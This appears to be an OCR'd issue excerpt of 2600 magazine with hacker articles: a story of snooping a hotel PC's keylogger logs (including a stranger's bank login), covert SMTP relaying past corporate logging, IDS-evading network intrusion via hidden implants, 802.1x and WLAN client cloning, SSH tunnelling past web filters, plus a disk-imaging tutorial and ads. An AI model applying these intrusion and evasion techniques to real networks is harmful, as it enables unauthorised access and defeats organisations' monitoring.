The hotel contained three different wireless networks that I could identify. The first network used the SSID "ClarionInn". It was unsecured and broadcasting its SSID. I connected to the network and was immediately disappointed with the network speed; if this was the hotel's "high-speed Internet," then the advertisers deserved to be drawn and quartered.

I ran the standard Linksys router security test: browse to 192.168.1.1 and enter the default passwords for the router. If can't be bothered to look the default up, don't have it memorized, and happen to be lousy at guessing, try username: admin, password: admin. The connection failed without displaying a password prompt, so I assumed that the router had been set up to disable wireless administrative access, but just to be sure I checked my computer's IP configuration. Surprise surprise, 192.168.1.1 was not my default gateway, and as it turned out, whatever I had connected to was not even using a private IP address. In retrospect, the device was probably a wireless modem/router combination, but after a nine-hour drive, this didn't occur to me, so I simply retried the "Linksys for Dummies" test, watched it fail, and passed out.

The next morning, I wandered over to the hotel's public computer lab. This consisted of two computers, one running Windows XP, the other running Windows Vista. I sat down at the XP box, which was already logged in, and did a bit of idle web browsing. Only a bit, though; I quickly discovered that HTTPS was being blocked, although straight HTTP worked fine. At first, I thought that this might be an overly paranoid firewall configuration, but the neighboring Vista box worked perfectly well.

I looked around the installed programs list, thinking I might find some sort of childproofing filter installed, but instead I found good reasons for the hotel to lock down network ports. One thing Vista has right, and the thing which probably saved that box, is that it requires a password to install any significant software. On the XP machine, I found World of Warcraft, Second Life, and, my oh my, Family Key Logger. Well, that can't be good, can it?

I started up the keystroke logger and saw it pull up an icon in the Quick Launch bar, which included an option to view the keystroke log. Well, what would you do? In addition to some test text I entered to see if the program was working, I discovered some lengthy chat transcripts from a program listed as Mail.ru, which turned out to be a Russian language chat client. I also found a username and password for a Citibank Australia account, and some e-mail transcripts from the same user. Oh, hell.

Putting aside that moral dilemma (vacation in Honolulu, anyone?), I looked around to see why the hotel computers seemed to get such a fast network speed while mine was so lousy. As it turned out, the hotel's second wireless network was not broadcasting its SSID, "QUALITY", though it otherwise appeared to be just as unsecured as the ClarionInn network. I headed back to my room to log in.

High-speed Internet, right? No. I couldn't connect to QUALITY and couldn't figure out why, so I decided that the hotel had set up MAC filtering on the router. This may not seem logical at first glance; after all, the hotel clearly hadn't bothered with any other security. But it did make some sense when I discovered a note that hotel customers could come to the front desk to pick up a wireless card for the hotel network.

Here's how not to hand out a $60 piece of computer equipment: Do not ask for identification. Do not ask the person what room he or she is staying in. Do not ask the person to sign his or her name. Do not write down any identifying information about the device. In fact, do not do anything that would prevent anyone from walking out of the lobby and pawning off half of your network infrastructure.

So I picked up a card and tried it out. Now I could connect to the QUALITY network, but my signal strength was miserable: 1% at best, and none at all if I moved in the wrong direction. Since the ClarionInn network had a much stronger signal, I guessed that the card was a dud and spoofed its MAC address on my own wireless device. Still no joy. Eventually, I tried connecting from the hotel's computer room, which, it turned out, worked even without the MAC spoofing.

Go figure: I'd given the hotel credit for implementing a basic security measure when, in fact, they simply didn't have proper signal coverage for their high-speed network. I would understand if it were intended to be used by the hotel systems only, but the desk person who gave me (er, let me borrow) the wireless card specifically told me to connect to the QUALITY network. So, if guests were supposed to be using it, why wasn't it broadcasting an SSID?

I believe I mentioned finding three wireless networks earlier. The third was a near-exact copy of the ClarionInn network, ClarionInn1 or something like that. Its signal was so weak that I never bothered to play with it; presumably, it

was covering the other end of the hotel. At this point, I decided that the hotel networks weren't worth poking at, short of locating the hardware and plugging in an Ethernet cable, and I wasn't about to do that without a spotter.

I headed back to the hotel computers and checked in on the XP machine. By this point, someone had logged out of the guest account, killing the keystroke logger, which raises the question of what point there is in a keystroke logger that a five-year-old who understands the concept of right-click could disable. But I digress. I logged back into the account and got this pleasant message for my troubles:

"Dear Hotel,

Your security is awful. You're just lucky I was too lazy to break into your admin account."

I'm paraphrasing, but honestly it wasn't much more intelligent than that, popping up in a DOS window on login. The amusing part was that when I sat down at the computer, the administrator account had been left logged in, and pretty much anyone with a finger could have simply clicked their way into it. Presumably the "l33t hax0r" had actually broken into the box over the network. Yet another reason to avoid the box like the plague, but the box was turning into an onion for me: tasty and lots of layers, but peeling them back made me want to cry.

Viewing hidden files and folders turned up a Remote Desktop program in the Documents folder; if this wasn't a back door that the script kiddie had set up, then it probably was the thing which let him in to the system. I also turned up another key logging program, Perfect Keylogger. This one was a bit stealthier than the other one, in that it didn't pop in the All Programs menu wagging its tail and smiling. I suppose I could have looked for some logs for this program as well, but at that point the box's virus scanner pinged me about a new piece of malware that was busy installing itself, and I felt a strong urge for an antiseptic and some sleep.

The next morning was checkout time, and it was only with a great effort of will that I didn't grab passing staff by the collar and start screaming about least privilege. Returning the wireless card involved no more checking than acquiring the thing had; in fact, I still have a driver disc for it that I really ought to think about mailing back.

The moral of the story? Don't touch a hotel computer. If you must touch a hotel computer, and you have the option, pick Vista over XP, because a blind stab at security is better than nothing. And, no matter how important you think it is, do not log into anything of value. SSL is no defense against a keystroke logger, and for all I know that poor Australian's bank account is still out in the open.

Building Your Own Safe, Secure SMTP Proxy

by sail0r
sail0r@creepjoint.net

Shows of power are very common in the business world when a new executive takes power. The reasoning, I have been told, is to make a powerful first impression that you are the big, bad new boss.

Recently, the CEO of the small software company I work for was replaced. After several weeks, the new CEO began to wield the ax. At first, a few fringe benefits such as catered meetings and periodic team gatherings at the local pub were gone. Next came the restrictions on internet use. Internet traffic is now logged and filtered. AOL IM traffic is now routed through a proxy and logged. And, closest to my heart, SMTP restrictions are now in place; all outgoing mail must now be sent through the company's SMTP server where, of course, it is logged. Until this point, I had been happily accessing and sending my personal e-mail with Thunderbird and my personal IMAP and SMTP servers. Webmail services such as Gmail are out of the question as alternatives, as these sites are now blocked and HTTP requests for these sites are now logged.

Furthermore, since all network traffic is now being logged, any attempt to circumvent these restrictions must be disguised as valid network traffic. Since ssh and scp must remain open for valid business use, I have devised a method whereby I may continue to use Thunderbird to send my personal email from work but use ssh and scp to proxy the outgoing messages through a personal shell account. This has the excellent added benefit of encrypting my outgoing mail, hiding it from corporate snoops.

The method I use consists of four parts:

1. A custom SMTP server runs on my local machine on some arbitrary port. To make detection slightly more difficult, I do not use the default SMTP port of 25. As of this writing, there are no in-house port scans. Management does actually realize that developers writing network code often have works-in-progress running on multiple high numbered ports.
2. The custom SMTP server will accept messages like a normal SMTP server. The message is then copied with scp to a directory on a machine on which I have remote shell access.
3. A cron job runs every minute to poll

the message directory and send the messages to their destinations.

4. After each message is sent, it is moved to an archive directory.

After I had a rough outline of my approach in my head, I decided to actually implement the idea using the Python programming language. I made this choice because I have found that Python's compact and powerful language constructs often make coding go faster than it would with other languages. Also, there are many ready-built APIs available. I was certain that I could easily find code which would handle the ssh and scp as well as the eventual SMTP connection. The only code I would have to write would be to glue together ready made pieces. In this regard, Python certainly met my expectations. The code which I wrote is a good example of code re-use and the power of Python.

To begin, the install following non-standard python modules: pyDNS (`http://pydns.sourceforge.net/`), smtps.py (`http://www.hare.demon.co.uk/smtps.py`), and pexpect (`http://pexpect.sourceforge.net/`). Obviously, you will need a shell account on a machine someplace that has an ssh daemon running. Also, it is assumed that you have the ssh and scp command line tools installed on your local system and in your path. One security note: for the ssh and scp commands, you will either need to put your password in the script or use ssh keys. In the included code, I embed my password in the script. If you do this, you **must** chmod your script to be 0700, so no other users of your system can read your password. I believe that this is just as good security as the use of ssh keys. If someone got root on your system, then they would be able to use your ssh key to login to your remote server just as easily as using your password. Use whichever you are most comfortable with.

After you have installed the prerequisite modules, the SMTP proxy consists of two programs. `SMTPLocalService.py` is to be run locally. I run this on the same machine I am running Thunderbird on. `SMTPLocalService.py` runs via cron on the remote host.

For the sake of simplicity, I just start the script SMTPLocalService.py from the command line as follows:

```
python SMTPLocalService.py 1234
```

In this example, I set the port to be 1234. Of course, you may choose any port you wish.

`SMTPRemoteService.py` is set up via crontab. Here is how it looks in my cron file

```
* * * * * /usr/local/bin/python /home/sail0r/smtp_out/SMTPRemoteService.py
```

Note that this just runs every minute of every hour of every day. Again, how often this runs is up to your discretion.

Finally, you must tell Thunderbird about your new SMTP server. Go to the Tools menu and select "Account Settings…". From the menu on the left hand side of the window, choose "Outgoing Server (SMTP)". Select the "Add…" button. Now, simply enter the name of the machine running `SMTPLocalService.py` and the port that you have chosen. Set this as your default SMTP server, and now you will be able to send outgoing safe, secure outgoing mail, free from prying eyes!

Please be aware that I make no claim that this is bulletproof code. Astute readers will notice that mail is now being sent asynchronously. Failures in `SMTPLocalService.py` usually, but not always, cause an error to be propagated back to Thunderbird. Failures in sending the mail from your shell host will need to be debugged from the server by manually running `SMTPRemoteService.py`.

In this article, I exclusively use Thunderbird as an example, but this should work just as easily with any email client assuming you configure the SMTP settings correctly. These scripts were developed on Unix; however, they will easily work with only slight modification with Python on Windows.

Anyone with further questions or comments may contact me in #2600 on the 2600 IRC network, via ICQ 490590026, or at sail0r@creepjoint.net.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.



Zero-Knowledge Intrusion

by S. Pidgorny

This article is about evasion of intrusion detection systems: whoever monitors activities on the target network should have zero knowledge about these activities. Before continuing, I must warn that unauthorized access to information systems is crime in most countries. The point of this writeup is awareness of the possibilities, which will help protecting infrastructure.

Zero-knowledge intrusion is based on two principles: perform only passive reconnaissance, and do not ever generate traffic that is not generated by legitimate clients on the network. Intrusion detection systems are based on anomaly detection. You just don't create anomalies.

```
LAN ---- Hub ---- Victim
                  |_____ Agent
```

Why this is better that just locating an available port or disconnecting the victim system? Because it doesn't create anomalies: there are no new connections to the port on the LAN switch, and only temporary disconnections of existing systems. As such, alarms probably won't be raised. Of course, you need to power the intrusion agent using some kind of power source, and hide it□but modern office buildings seem to be designed for just that. Audits of power-consuming devices are unheard of. Entering the building is beyond the scope of this article; I refer you to Hollywood movies for ideas.

A very important aspect is remote control of the intrusion agent. My preferred way is to use mobile data services available on commercial GSM and CDMA networks. This is better than Wi-Fi because companies sometimes employ specialized "wireless" intrusion detection systems which focus on detecting the presence of alien Wi-Fi devices on premises. There is also the ability to control the agent from pretty much anywhere in the world. A dial-in IP connection to the agent is one option. A better approach is to connect the agent to an intermediary server and go through that.

Start the reconnaissance without using an IP address. Make sure you don't assign an IP address and don't start a DHCP client on your Ethernet interface; use "`ifconfig eth0 up`" to activate the interface. This is sufficient for running tcpdump or another traffic sniffer. You have to capture traffic for a few days and analyze the results. The information you're looking at includes, but isn't limited to, DHCP and DNS configuration, Windows infrastructure (such as names, domain controllers' locations), messaging infrastructure details, software distribution and active network monitoring tools. All traffic of the victim system will be available for sniffing, which helps greatly: on a stand-alone port, only broadcast-type information would be available.

The second stage of zero-knowledge intrusion involves IP connectivity and generating network traffic. The way we connect to the victim network also helps here: it allows connecting to the IP network even if 802.1x port security or another endpoint security mechanism is used. The intrusion agent will have to have the same MAC address for the LAN connection as the victim host and have netfilter configured to deny all inbound connections. See [1] for further details.

Cloning is a powerful technique and an important part of zero-knowledge intrusions. There's an interesting application for it which allows connecting to secured wireless networks. Let's say the target organization deployed a WLAN according to Microsoft's secure WLAN deployment guidelines, using either PEAP and passwords or EAP-TLS and certificates for authentication (see [2a] and [2b]). Elements of the solutions include dual computer/user authentication, a RADIUS server with a TLS certificate, and strong traffic encryption with dynamic random keys. These components are all very secure□unless you can clone an authorized client system. Only opportunistic intruders steal documents and artifacts; those with a plan and determination make copies. Since the system that has been cloned is not stolen, alarms are not raised. Take a Windows laptop system image, install it on another laptop, change the local administrator password, change the AuthMode registry value (under HKLM\Software\Microsoft\EAPOL\Parameters\General\Global\) to 2, and reboot. Now the computer will authenticate with its own credentials, either password or certificate, and you are connected to the secure WLAN. That is another way of connecting the intrusion agent without physical intrusion or presence.

Now, when you have IP connectivity, the rule is *not* to use any type of network connection that is not used by legitimate clients, as seen in the information collected during the first stage of intrusion. This is very important. There are many "ethical hacking" courses, and they pretty much all suggest using tools like nmap (see [3]) for network mapping. Don't□not even with the

paranoid timing option. The rationale is simple: if you run "nmap -T Paranoid host.internal.example.com" then some unusual connections will be attempted. Unusual is suspicious. Intrusion detection systems may be configured with a rule that echo service (on ports 7/tcp and 7/udp) is not to be used anywhere on the network. The nmap run will trigger the alarm with a single packet. However, NetBIOS over TCP/IP is considered normal on most networks, so you can sweep subnets using tools like NBTScan (see [4]) without triggering alarms, because connections on 137/udp are "good."

In the end, you have a system that is connected to the network and knowledge about the normal behavior of network clients. This provides an ideal base for an active attack. The zero-knowledge status will end at some stage. But by limiting the attack to the use of information obtained using social engineering elsewhere, the window of opportunity for attack can be greatly extended with specific weaknesses of the network in question and zero-day exploits against protocols that exist on the infrastructure. *Shouts out to the Coffee Company of Balaclava, hello to ES, and good luck to the P&A squad.*

Web References

[1] Getting Around 802.1x Port-based Network Access Control Through Physical Insecurity (`http://sl.mvps.org/docs/802dot1x.htm`)

[2a] Securing Wireless LANs with PEAP and Passwords (`http://www.microsoft.com/technet/security/guidance/cryptographyetc/peap_1.mspx`)

[2b] Securing Wireless LANs with Certificate Services (`http://www.microsoft.com/technet/security/prodtech/windowsserver2003/pkiwire/swlan.mspx`)

[3] Nmap - Free Security Scanner For Network Exploration & Security Audits (`http://insecure.org/nmap`)

[4] NBTScan. NetBIOS Name Network Scanner (`http://www.inetcat.net/software/nbtscan.html`)



Booting Many Compressed Environments on a Laptop

by Scotty Fitzgerald

Disclaimers: All standard disclaimers apply, especially ones about reading manuals before trying, backing up data and using a box without important info on it before trying anything in this article. Mileage may vary.

This article is about how to use a few Linux/Unix command lines to be able to carry several operating systems in a compressed form on a laptop with limited disk space. Before getting into the "meat" of the article, I will explain what inspired me to figure out this way of doing things, so the reader can see when it might be useful. After learning the techniques presented here, the laptop user will be able to do the following:

- Carry a laptop set up for dual booting, but have more than two complete OSes actually stored on the laptop.
- Be able to uncompress and activate a compressed image of an OS instance in about ten minutes
- Be able to compress and deactivate an uncompressed OS instance in about ten minutes, or, alternately, to revert any changes made during a usage session, simply by choosing not to compress the session.

Here is why I figured out this technique: I recently had a trip to visit a relative in another state. At the same time that I was preparing for this trip, which included my planning to take my laptop for offline computing needs as my relative does not have net access, I realized that Verizon might need me to have a Windows partition set up for a distant but upcoming fiber conversion. I really am not fond of Windows and don't use it, but apparently Verizon has something against non-proprietary OSes. I really resent it, as I would rather use that disk space for something useful, such as backups or mirrors, instead of wasting it with an OS I don't use. This led me to begin toying with the idea of compressing it somehow while not in use. I also teach at a local computer club, and wanted to boot into other distributions of Linux and FreeBSD so I could test things on multiple distributions to see if they work before giving my lectures. All this forced me to learn a way of compressing and "swapping out" a whole operating system to "swap in" and use another.

The technique works, and I have personally field tested it. It only requires six standard Linux/Unix commands: dd, cfdisk, gzip df, rm, and nano or pico. Theoretically, parts of this technique can be used just for backing up whole systems, or a Linux "Live CD" such as Knoppix could be used to run the commands, and thus a Windows user could switch between different versions of Windows

for whatever reason.

For the sake of brevity, I will make a few assumptions. One is that the reader is tech savvy enough to have set up the GRUB boot loader in the MBR and the "alternate" OS (whatever that might be) in the partition `/dev/hda1`. I will call this partition the "swing partition," as different OSes will swing into uncompressed activity in this disk space. Most users will come to this article with a Windows installation in the swing partition, and a Linux one in the first extended partition, which is usually `/dev/hda5`. Again, after understanding this technique, it is easily modifiable to suit different customized situations.

Let's start with a look at the GRUB boot-loader in a typical dual boot situation. On a typical installation, GRUB resides in the computer's MBR and uses a file called `/boot/grub/menu.lst`, which resides in the Linux partition. The `menu.lst` file is a simple text file which presents the boot menu to the user. This menu looks like a couple of boot options for the Linux system, then a separator that says "other operating systems" and a few automatically-generated lines for your Windows installation. From a Linux command line prompt, open up the `/boot/grub/menu.lst` file with your favorite text editor. You will notice that the Windows entry has the command "`chainloader +1`" at the bottom. This is the first key to understanding how to complete our project. This command tells GRUB to go into that partition and load whatever boot loader is in that partition, which in this case is Windows'. Therefore, whatever you have in that first partition will load and run as long as it has a boot loader in the partition with it, rather than having its boot loader in the MBR. This is why on my system I changed the menu from "Windows whatever" to "Chainload Partition #1."

So after making any desired changes to GRUB's menu, the first step is to copy the whole partition to a compressed file. The beautiful thing about the command line is its power: with a pipe and two commands we can copy that whole partition, byte for byte, including its format (FAT or NTFS) to a data file on Linux. This needs to be done as root, because only root can access a whole unmounted partition as a device under Linux or Unix. I first set up a directory called `/backup/images` to hold my images of the swing partition. Here is the command to make the image:

```
dd if=/dev/hda1 | gzip > /backup/
➥ images/windows.hda1.gz
```

Let me explain. The first part of the command is "`dd`", which is the disk-to-disk copy command. When given the parameter "`if=/dev/hda1`", it makes a byte for byte copy of the partition, including the format, garbage, data, and everything else, and sends that to standard output. (If you had used a second parameter, "`of=somefile`", you would get an uncompressed image of the disk.) You need to pipe this to a compression program in order to save disk space, so pipe it right into `gzip`. `gzip` makes a zip file from standard input to standard output, so direct the output (the ">" directs output) to a file. Later on, I'll touch on how to optimize the compression before running this command, but let's jump right into how to restore a partition.

As you have probably guessed, the command to restore the partition is pretty much the opposite of the imaging command. The command is

```
gzip -cd /backup/images/windows.
➥ hda1.gz | dd of=/dev/hda1
```

Here, the gzip command is called with the options "-cd" which tells gzip to decompress and throw the result onto standard output. That standard output is piped to the dd command with the output file set to the partition to which we want to write.

As we stand now, we have a nifty way of backing up a whole partition using only a few standard commands. But let's see how we can extend this to put an alternate system into the swing partition.

First, swap out whatever is in the swing partition. Then, use a disk partition editing utility to delete the partition `/dev/hda1`. I like to use cfdisk, which is a text mode graphical partition editor, but anything that can delete the partition will do the job. The important thing is not to change the size of any of the partitions, because that will cause the image files you create with dd to be either too big or too little. So delete the partition without modifying the other partitions.

This will clear the way for you to install another system into the swing partition. All you need to do is to put your installation CD into the CD drive and reboot. The installer of the new OS will then see an empty slot in the partition table. After installing and setting up the new OS, you use the same commands to copy off and compress the swing partition, and then use the restore command to bring in whichever system you want into the swing partition. Just make sure that when the installer of the new system asks where you want to put the boot loader, you don't overwrite the MBR! For this to work, that MBR needs to remain untouched, so place the boot loader into the partition with the system.

The astute reader will see that this whole things raises an important question, which is that the partition label will be inconsistent. For example, let's say that the last install you did

was FreeBSD. Now the partition table entry is marked as a FreeBSD partition, but when you load a Windows partition into the swing partition, you'll have a Windows format partition with a FreeBSD type label in the partition table. Well, the beauty of GRUB is that it ignores the partition label, so as long as the kernel it boots under can read that partition it will boot it. In my field testing, the only oddness I had was that Windows XP would check its file system because of what it termed an "inconsistent flag." But the check would come back as OK and the machine would reboot into WinXP.

Now, a word on the compression. Remember where I said that image that dd produces contains even the garbage on the disk? Well, that garbage, be it old chunks of now-deleted files or other whatnot, can cause a hiccup. The easiest and most efficient thing to compress, is a long string of the same character, so it would be helpful to write out the free spaces on the disk with something and then delete it. How? We once again turn to the dd command. This command goes like this:

```
dd if=/dev/zero of=/mnt/hda1/
➥ zeros.dat bs=1000000 count=10
```

This command produces a file of 10 megabytes of zeros. Note that, for this command, you must mount the swing partition because you want to create a file within the partition, not to work on the whole partition. Here I mount the partition to `/mnt/hda1`. Then, the input file is "`/dev/zero`", which is a pseudo-device in Linux which just gives unlimited zeros when accessed. The bs is one megabyte, and dd is asked to do this for ten such blocks, giving a 10 megabyte file of zeros. You need to see the free space on the swing partition and adjust this command accordingly (try "df -h" after mounting). Then, run the command, follow it up with a "rm /mnt/hda1/zeroes.dat" to remove the file. This is an easy way of zeroing out unused areas of the disk. After doing this, I managed to get 9 GB partitions with Windows XP, Windows 2000, and FreeBSD compressed down to 1.4 GB files!

As we've seen, standard Linux/Unix commands totally rock with their power! Now you can travel with several different OSes crunched down into small files while traveling with limited disk space. But the benefits of learning these commands does not end there; you can also back up a whole partition before applying an update or installing a program. Then, if you don't like what that update or installation did, you can roll back to your previous state. By keeping several of these previous states copied up to a larger drive such as a USB disk or another computer, you can go back to whatever state you want. Also, if you set up computers for others, you can set up everything in a fixed-sized partition of, for example, 10 GB. Now, you could actually roll out and install really quickly if the hardware is similar enough by just copying out a standardized 10 GB partition. We've also seen how to quickly zero out unused space in a partition, which can have security applications.

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE




BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite.
Contact us if you can help spread "Off The Hook" to more listeners!

Avoid Web Filtering with SSH Tunneling: ENCRYPTED CIRCUMVENTION



by Tessian
tessian@gmail.com

As an experienced Websense administrator, I was excited to read Major Lump's article about circumventing filtering, "Avoiding Internet Filtering," in the Spring 2007 issue of *2600*. Unfortunately, I was dismayed to find out that that the method he proposed was not an actual workaround but rather a product of a poorly configured Websense integration. The Websense installation in question did not have a service responsible for filtering traffic on non-HTTP ports, so the writer was easily able to circumvent it by visiting an HTTPS internet proxy. Websense and other top-tier internet filtering products rely on integration with another service, most commonly a firewall or proxy servers, to forward normal HTTP traffic. The filters rely on packet sniffing to pick up the slack and to be able to filter not only HTTPS and FTP, but also instant message traffic, proxies, streaming media, peer-to-peer software, and more. Most internet filtering databases contain the IP addresses of well-known proxy websites, so they can block them on HTTPS as well as HTTP. With this in mind and in an effort to stay one step ahead of my users, I decided to start searching for a real method of circumventing internet filtering.

The Solution

My search ended in success with a wonderful method many of you may be familiar with: SSH tunneling. You can find methods on accomplishing this all over the web, but it was the guide at `http://www.buzzsurf.com/surfatwork/` that broke it down the best for me. Basically, we'll disguise your SSH tunnel as an HTTPS connection and forward all internet traffic through it, effectively bypassing all Internet filtering, and firewalls in between.

To accomplish this, configure a PC at home as a normal SSH server, but set it to listen on port 443, which is normally reserved for HTTPS. Now, assuming you've made sure this SSH server is accessible from the Internet, you connect to your SSH server. I recommend using a free DNS service such as DynDNS (`www.dyndns.com`) to make it easier to connect back to your PC at home. This is most easily done by downloading or bringing in a copy of putty and at the command prompt running the command "`putty –D 8080 ➥–P 443 –ssh sshserver`", replacing *sshserver* with the IP or address of your SSH server. Once you've successfully connected to and logged into your SSH server, you need only change your browser's settings to use the SSH tunnel you've created as a SOCKS proxy. This is done in the IE's Advanced Proxy Settings configuration by setting the SOCKS address to 127.0.0.1 and the port to 8080. Now your internet traffic is encrypted and virtually undetectable. This can also be used for any other web application that supports SOCKS proxies; simply configure them the same way.

Risks

Obviously, there are risks involved with testing this at work. If your Information Security department is anything like mine, then there are alarms and triggers set around the network just waiting to squeal on you the second that they detect proxy usage. However, assuming you configure this correctly the first time, there will be almost no indication of this because of the encryption involved. Websense logs it as HTTPS traffic to an "Uncategorized IP address." There are only two ways that Websense could stop you: if HTTPS is blocked or if uncategorized websites are blocked. Neither is very likely unless you're in a very small environment, as both have very legitimate uses. The only flag that was raised was by my Intrusion Detection System. I was pleasantly surprised to find out it did in fact notice I was using SSH on a port other than the default of 22 and that it threw an event marked Suspicious. Luckily the event only fires a few times during the initial connection and isn't detected after that. In larger environments, it's not uncommon to see SSH running on an unusual port, but if you have a very vigilant security department, this could be noticed.

Uses

There are more uses to this version of SSH tunneling than just circumventing filtering; this also works very well to protect yourself and your information on untrusted networks such as wireless hot spots. While businesses and universities normally warn and notify their users if they are being monitored, there is no way of telling just what is lurking on an untrusted network waiting to sniff your traffic. SSH tunneling can be used for things other than internet forwarding. With a few changes, you can use it to protect connections back to your home network for email or printing. If you know the port a service communicates on, you can put it through this SSH tunnel.



Marketplace

Happenings

THE LAST HOPE. The seventh Hackers On Planet Earth conference will be held at New York City's HOtel PEnnsylvania July 18-20, 2008. Visit www.hope.net for the latest news. Speakers, vendors, creative participation welcome. Call (212) PEnnsylvania 6-5000 for the special conference room rate. Discuss your plans and suggest ideas at talk.hope.net. History awaits.

CELEBRATE COMPUTER HISTORY AT THE VINTAGE COMPUTER FESTIVAL. The mission of the Vintage Computer Festival is to promote the preservation of "obsolete" computers by offering people a chance to experience the technologies, people, and stories that embody the remarkable tale of the computer revolution. The VCF features a speaker series, a hands-on exhibition of live, working vintage computers from all eras of computer history, a marketplace, a film festival, and more! This year we celebrate 10 years of the VCF, so this event will be the biggest and best ever. For more information, visit http://www.vintage.org. The game is afoot! www.vintage.org/special/2007/vcfx/

For Sale

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Now available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! *2600* readers get 10% discount on TV-B-Gone keychains - use Coupon Code: 2600. www.TVBGone.com

JEAH.NET supports *2600* because we read too! JEAH.NET continues to be #1 for fast, stable FreeBSD shell accounts with hundreds of vhost domains, FreeBSD and Plesk web hosting, 100% private and secure domain registration, and aggressive merchant solutions! *2600* readers' setup fees are always waived at JEAH.NET.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v24no4" and get 10% off of your order.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high quality glossy color poster is available in two sizes (16"x20" and 20"x30") and makes a spectacular gift for engineers, scientists, radio & television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new Access All Areas, a guidebook to the art of urban exploration, from the author of Infiltration zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that's it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by simply dangling your whistle and saying nothing. Cover one hole and get exactly *2600* hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item, but also a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE c/o PESI, P.O. Box 11562-ST, Clayn, Missouri 63105.

Help Wanted

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

